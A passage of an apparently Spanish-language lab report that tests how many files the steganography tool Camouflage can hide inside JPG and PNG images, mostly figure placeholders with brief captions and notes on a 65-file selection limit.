




Ilustración 38 Archivo foto_foto creado

1.14 Carpetas Compartidas camuflar








Ilustración 39 Carpeta compartida camuflar subida

1.15 Cantidad máxima de archivos que deja seleccionar para camuflar 65 archivos

Con el objetivo de determinar la cantidad máxima de archivos que permite ocultar **sin compresión**, se realizaron pruebas incrementales.
La **Ilustración 41** muestra el momento en que se alcanzó el **límite de 65 archivos seleccionados** en la interfaz de Camouflage, sin errores.

En la **Ilustración 43** al intentar seleccionar **66 archivos**, la aplicación mostró un error, confirmando que el máximo permitido por el interfaz gráfico es 65 archivos por tanda.

Para medir la capacidad real total, se aplicó un método iterativo: una vez camuflados 65 archivos dentro de un portador, se volvía a camuflar un nuevo grupo de 65 dentro del archivo resultante, hasta que el programa dejara de generar resultados válidos.
Este procedimiento permitió determinar el **número máximo total de archivos** que pueden ser embebidos antes de que el archivo portador se corrompa o la aplicación falle.
El número exacto alcanzado se registró en el documento de evidencias.




Ilustración 40 Maxima cantidad de archivos que deja seleccionar




Ilustración 41 66 archivos seleccionados




Ilustración 42 Error 66 archivos

1.16 Capacidad Máxima de archivos que deja Camuflar en formato PNG

En las **Ilustraciones 44 a 48**, se observa el proceso de ocultar archivos dentro de un PNG. Se registró el tamaño final del portador y la cantidad máxima lograda, evidenciando resultados similares al formato JPG.




Ilustración 43 Camuflar en formato PNG




Ilustración 44 Camuflar en foto




Ilustración 45 Ruta de archivo foto


